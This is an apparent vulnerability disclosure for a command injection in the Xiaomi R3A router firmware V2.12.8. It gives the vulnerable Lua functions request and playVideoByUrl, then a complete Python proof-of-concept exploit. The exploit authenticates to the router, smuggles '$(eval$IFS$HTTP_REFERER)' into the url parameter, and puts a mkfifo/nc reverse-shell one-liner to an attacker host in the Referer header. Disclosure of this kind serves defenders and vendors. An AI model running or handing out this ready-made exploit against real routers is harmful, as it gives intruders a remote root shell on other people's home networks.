Xiaomi R3A V2.12.8 command injection

Product Information

```
Vendor of the product: xiaomi
Product: R3A
Firmware Version: V2.12.8
Manufacturer's website information: https://www.mi.com/
Firmware download address :
https://bigota.miwifi.com/xiaoqiang/rom/r3a/miwifi_r3a_firmware_8de62_2.12.8.bin
```

2.12.8

韌體/固件：miwifi_r3a_firmware_8de62_2.12.8.bin

大小：6.0MB

載點：下載 (下載到小米路由)

Affected component


Affected the function playVideoByUrl in the file of /usr/lib/lua/xiaoqiang/util/XQMitvUtil.lua.

Suggested description

Xiaomi R3A V2.12.8 was discovered to contain a command injection vulnerability via the playVideoByUrl function.

Vulnerability Details

The `requestMitv` function calls the `request` function in `xiaoqiang.util.XQMitvUtil`. When the value of the `command` parameter is `video_playurl`, it calls the `playVideoByUrl` function. However, there is no security check on the `url` parameter, which allows for arbitrary command execution.



```
47  function request(payload)
48      -- payload example :  {  "mac|ip" : "", "command" : "keyevent", "keycode" : "left"  }
49      if payload == nil then
50          return Error3
51      end
52
53      local params = JSON.decode(payload)
54      if params == nil then
55          return Error3
56      end
57      local ip = params.ip
58      if ip == nil then
59          if params.mac == nil then
60              return Error3
61          end
62          -- get ip from mac
63          local DeviceUtil = require("xiaoqiang.util.XQDeviceUtil")
64          local devices = DeviceUtil.getDHCPDict()
65          local item = devices[params.mac]
66          if item == nil then
67              return Error3
68          end
69          ip = item.ip
70      end
71      if not string.match(ip,"^%d+%.%d+%.%d+%.%d+$") then
72          return Error3
73      end
74
75      if params.command == "isalive" then
76          return isalive(ip)
77      elseif params.command == "keyevent" then
78          return control(ip,params.keycode)
79      elseif params.command == "video_playurl" then
80          return playVideoByUrl(ip,params.url)
81      elseif params.command == "video_playmediaid" then
```

```
125 function playVideoByUrl(ip,url)
126     local cmd = "curl -s -k \"http://%s:6095/video?action=play&url=%s&clientname=miwifi\""
127     local result = DoExec(string.format(cmd,ip,urlencode(url)))
128     return castMitvResult(result)
129 end
```

PoC

https://github.com/JZP018/vuln03/blob/main/xiaomi/R3A/playVideoByUrl/CI_xiaomi_R3A_playVideoByUrl.py

```python
import sys
import requests
import hashlib
import time
import random
def createnonce(mac):
    return f'0_{mac}_{int(time.time())}_{random.randint(0,9999)}'
def oldPwd(pwd, nonce):
    key = 'a2ffa5c9be07488bbb04a3a47d3c5f6a'
    return hashlib.sha1(f"{nonce}{hashlib.sha1((pwd+key).encode()).hexdigest()}".encode()).hexdigest()
def doLogin(ip, deviceId, pwd):
    url = f"http://{ip}/cgi-bin/luci/api/xqsystem/login"
    nonce = createnonce(deviceId)
    data = {"username": "admin", "password": oldPwd(pwd, nonce), "logtype": "2", "nonce": nonce}
    try:
        resp = requests.post(url, data=data, timeout=60)
        return resp.json()['token']
    except requests.exceptions.RequestException as e:
```

```
        print(f"Login failed: {e}")
        sys.exit(1)
def genDeviceId():
    return ":".join(f"{random.randint(0,99):02d}" for _ in range(6))
def request_mitv(ip, lip, lport, tok):
    url = f"http://{ip}/cgi-bin/luci/;stok=
{tok}/api/xqsmarthome/request_mitv"
    payload = {"payload":
'{"ip":"127.0.0.1","command":"video_playurl","url":"$(eval$IFS$HTTP_REFERER)
"}'}
    headers = {"Referer": f"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/ash -i
2>&1|nc {lip} {lport} >/tmp/f"}
    try:
        requests.post(url, data=payload, headers=headers, timeout=10)
    except requests.exceptions.Timeout:
        print("Payload delivered (timeout expected)")
def main():
    if len(sys.argv) !=5:
        print("Usage: exp.py wifipwd ipaddress lip lport")
        return
    wifipwd, ip, lip, lport = sys.argv[1:5]
    print("[+] Starting exploit...")
    token = doLogin(ip, genDeviceId(), wifipwd)
    print(f"[+] Obtained token: {token}")
    time.sleep(2)
    request_mitv(ip, lip, lport, token)
    print("[+] Exploit payload sent. Check your listener.")
if __name__ == '__main__':
    main()
```

We can obtain the shell of the router through this PoC and execute arbitrary commands.

Vulnerability Triggering Video:https://github.com/JZP018/vuln03/blob/main/xiaomi/R3A/playVideoByUrl/CI_xiaomi_R3A_playVideoByUrl.mp4